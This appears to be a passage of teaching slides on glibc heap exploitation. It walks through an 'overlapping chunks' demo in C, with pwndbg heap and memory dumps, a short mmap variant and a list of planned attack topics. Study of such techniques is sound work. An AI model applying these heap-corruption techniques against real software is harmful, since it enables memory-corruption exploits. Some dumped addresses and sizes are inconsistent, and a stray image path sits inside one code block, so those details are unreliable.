    *(p2-1) = evil_chunk_size; // vuln

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

The fundamental idea behind this exploit is that provided an overflow that allow one to overwrite chunk size, a subsequent malloc can be made to return a chunk that overlaps another chunk, allowing the attacker to write to two structures at the same time.

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8); ←
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8); ←
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

First a few chunks of memory are allocated.

We `memset` them for visibility in debugging.

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8); ←
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8); ←
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

Taking a look in memory:

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555559000
Size: 0x291

Allocated chunk | PREV_INUSE
Addr: 0x555555559290 ← Chunk 1
Size: 0x81

Allocated chunk | PREV_INUSE
Addr: 0x555555559310 ← Chunk 2
Size: 0x501

Allocated chunk | PREV_INUSE
Addr: 0x555555559810 ← Chunk 3
Size: 0x81
```

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8); ←
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8); ←
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

Taking a look in memory:

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555559000 ← Chunk 1
Size: 0x291

Allocated chunk | PREV_INUSE
Addr: 0x555555559290 ← Chunk 2
Size: 0x81

Allocated chunk | PREV_INUSE
Addr: 0x555555559310 ← Chunk 3
Size: 0x581

Top chunk | PREV_INUSE
Addr: 0x555555559890
Size: 0x20771
```

```
pwndbg> p p1
$2 = (long *) 0x5555555592a0
pwndbg> p p2
$3 = (long *) 0x555555559320
pwndbg> p p3
$4 = (long *) 0x555555559820
```

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8);
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8);
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

Taking a look in memory:

prev_size (not in use)

*p1

size

0x55555559290	0x00000000	0x00000000	0x00000081	0x00000000
0x555555592a0	0x31313131	0x31313131	0x31313131	0x31313131
0x555555592b0	0x31313131	0x31313131	0x31313131	0x31313131
0x555555592c0	0x31313131	0x31313131	0x31313131	0x31313131
0x555555592d0	0x31313131	0x31313131	0x31313131	0x31313131
0x555555592e0	0x31313131	0x31313131	0x31313131	0x31313131
0x555555592f0	0x31313131	0x31313131	0x31313131	0x31313131
0x55555559300	0x31313131	0x31313131	0x31313131	0x31313131
0x55555559310	0x31313131	0x31313131	0x00000051	0x00000000
0x55555559320	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559330	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559340	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559350	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559800	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559810	0x32323232	0x32323232	0x00000081	0x00000000
0x55555559820	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559830	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559840	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559850	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559860	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559870	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559880	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559890	0x33333333	0x33333333	0x00020771	0x00000000
0x555555598a0	0x00000000	0x00000000	0x00000000	0x00000000

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8); ←
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8); ←
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

Taking a look in memory:

prev_size
(not in use)

*p2

size

0x55555559290:	0x00000000	0x00000000	0x00000081	0x00000000
0x555555592a0:	0x31313131	0x31313131	0x31313131	0x31313131
0x555555592b0:	0x31313131	0x31313131	0x31313131	0x31313131
0x555555592c0:	0x31313131	0x31313131	0x31313131	0x31313131
0x555555592d0:	0x31313131	0x31313131	0x31313131	0x31313131
0x555555592e0:	0x31313131	0x31313131	0x31313131	0x31313131
0x555555592f0:	0x31313131	0x31313131	0x31313131	0x31313131
0x55555559300:	0x31313131	0x31313131	0x31313131	0x31313131
0x55555559310:	0x31313131	0x31313131	0x00000501	0x00000000
0x55555559320:	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559330:	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559340:	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559350:	0x32323232	0x32323232	0x32323232	0x32323232
...				
0x55555559800:	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559810:	0x32323232	0x32323232	0x00000081	0x00000000
0x55555559820:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559830:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559840:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559850:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559860:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559870:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559880:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559890:	0x33333333	0x33333333	0x00020771	0x00000000
0x555555598a0:	0x00000000	0x00000000	0x00000000	0x00000000

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8);
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8);
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln


    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

Taking a look in memory:



Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8);
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8);
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581; ←
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

Next we prepare a new chunk size to overwrite the previous chunk size with.

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8);
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8);
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln ←

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

We then simulate an overflow into p2's chunk_size. We write to it directly for the purposes of the demonstration.

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555559000
Size: 0x291

Allocated chunk | PREV_INUSE
Addr: 0x555555559290
Size: 0x81

Allocated chunk | PREV_INUSE
Addr: 0x555555559310
Size: 0x581 ←

Top chunk | PREV_INUSE
Addr: 0x555555559890
Size: 0x20771
```

0x555555559310:	0x31313131	0x31313131	0x00000581	0x00000000
0x555555559320:	0x32323232	0x32323232	0x32323232	0x32323232
0x555555559330:	0x32323232	0x32323232	0x32323232	0x32323232

(Due to the corrupted size of chunk 2, we don't see chunk 3 in our debug output.)

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8);
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8);
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln

    free(p2); ←

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

When the corrupted chunk is free'd and malloc is called to allocate a chunk with a size corresponding to the size we overwrote with, an overlapping chunk is returned.

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555559000
Size: 0x291

Allocated chunk | PREV_INUSE
Addr: 0x555555559290
Size: 0x81

Allocated chunk | PREV_INUSE
Addr: 0x555555559310
Size: 0x581

Top chunk | PREV_INUSE
Addr: 0x555555559890
Size: 0x20771
```

free(p2)

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555559000
Size: 0x291

Allocated chunk | PREV_INUSE
Addr: 0x555555559290
Size: 0x81

Top chunk | PREV_INUSE
Addr: 0x555555559310
Size: 0x20cf1
```

(Due to the corrupted size of chunk 2, we don't see chunk 3 in our debug output.)

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8);
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8);
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

```
pwndbg> p p1
$11 = (long *) 0x555555592a0
pwndbg> p p3
$12 = (long *) 0x55555559820
pwndbg> p p4
$13 = (long *) 0x55555559320
```

When the corrupted chunk is free'd and malloc is called to allocate a chunk with a size corresponding to the size we overwrote with, an overlapping chunk is returned.

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x55555559000
Size: 0x291

Allocated chunk | PREV_INUSE
Addr: 0x55555559290
Size: 0x81

Top chunk | PREV_INUSE
Addr: 0x55555559310
Size: 0x20cf1
```

p4 = malloc(0x580-8)

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x55555559000
Size: 0x291

Allocated chunk | PREV_INUSE
Addr: 0x55555559290
Size: 0x81

Allocated chunk | PREV_INUSE
Addr: 0x55555559310
Size: 0x581

Top chunk | PREV_INUSE
Addr: 0x55555559890
Size: 0x20771
```

(Due to the corrupted size of chunk 2, we don't see chunk 3 in our debug output.)

Overlapping Chunks

Taking a look at memory:

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8);
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8);
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

```
pwndbg> p p4
$14 = (long *) 0x55555559320
pwndbg> p p3
$15 = (long *) 0x55555559820
```

0x55555559310:	0x31313131	0x31313131	0x00000581	0x00000000
0x55555559320:	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559330:	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559340:	0x32323232	0x32323232	0x32323232	0x32323232
0x555555597e0:	0x32323232	0x32323232	0x32323232	0x32323232
0x555555597f0:	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559800:	0x32323232	0x32323232	0x32323232	0x32323232
0x55555559810:	0x32323232	0x32323232	0x00000081	0x00000000
0x55555559820:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559830:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559840:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559850:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559860:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559870:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559880:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559890:	0x33333333	0x33333333	0x00020771	0x00000000
0x555555598a0:	0x00000000	0x00000000		

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8);
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8);
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size); ←
    memset(p3, '3', 80);

    assert(strstr((char *)p4, (char *)p3));
}
```

We can see how writing to p4 also writes to p3.

0x55555559310:	0x31313131	0x31313131	0x00000581	0x00000000
0x55555559320:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559330:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559340:	0x34343434	0x34343434	0x34343434	0x34343434
0x555555597e0:	0x34343434	0x34343434	0x34343434	0x34343434
0x555555597f0:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559800:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559810:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559820:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559830:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559840:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559850:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559860:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559870:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559880:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559890:	0x34343434	0x34343434	0x00020771	0x00000000
0x555555598a0:	0x00000000	0x00000000		

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8);
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8);
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

    *(p2-1) = evil_chunk_size; // vuln

    free(p2);

    p4 = malloc(evil_region_size);

    memset(p4, '4', evil_region_size);
    memset(p3, '3', 80); ←

    assert(strstr((char *)p4, (char *)p3));
}
```

And how writing to p3 also writes to p4.

0x55555559310:	0x31313131	0x31313131	0x00000581	0x00000000
0x55555559320:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559330:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559340:	0x34343434	0x34343434	0x34343434	0x34343434
0x555555597e0:	0x34343434	0x34343434	0x34343434	0x34343434
0x555555597f0:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559800:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559810:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559820:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559830:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559840:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559850:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559860:	0x33333333	0x33333333	0x33333333	0x33333333
0x55555559870:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559880:	0x34343434	0x34343434	0x34343434	0x34343434
0x55555559890:	0x34343434	0x34343434	0x00020771	0x00000000
0x555555598a0:	0x00000000	0x00000000		

Overlapping Chunks - mmap

```
void main(void) {  
    int* ptr1 = malloc(0x10);  
  
    long long* top_ptr = malloc(0x100000);  
    long long* mmap_chunk_2 = malloc(0x100000);  
    long long* mmap_chunk_3 = malloc(0x100000);  
  
    mmap_chunk_3[-1] = (0xFFFFFFFFFD & mmap_chunk_3[-1]) +  
    (0xFFFFFFFFFD & mmap_chunk_2[-1]) | 2;  
  
    free(mmap_chunk_3);  
  
    long long* overlapping_chunk = malloc(0x300000);  
  
    int distance = mmap_chunk_2 - overlapping_chunk;  
  
    overlapping_chunk[distance] = 0x1122334455667788;  
  
    assert(mmap_chunk_2[0] == overlapping_chunk[distance]);  
}
```

Overlapping Chunks - mmap

To Be Continued - Tentative Future Additions

More basic stuff:

- Chunk forging (maybe)
- Large bin attack
- Mmap Overlapping chunks
- House of Spirit (tcache)

Not as basic stuff:

- House of Botcake
- House of Lore
- House of Mind

Some tougher stuff:

- House of Einherjar
- Poison Null Byte
- Tcache stashing unlink attack

This might take a few more presentations.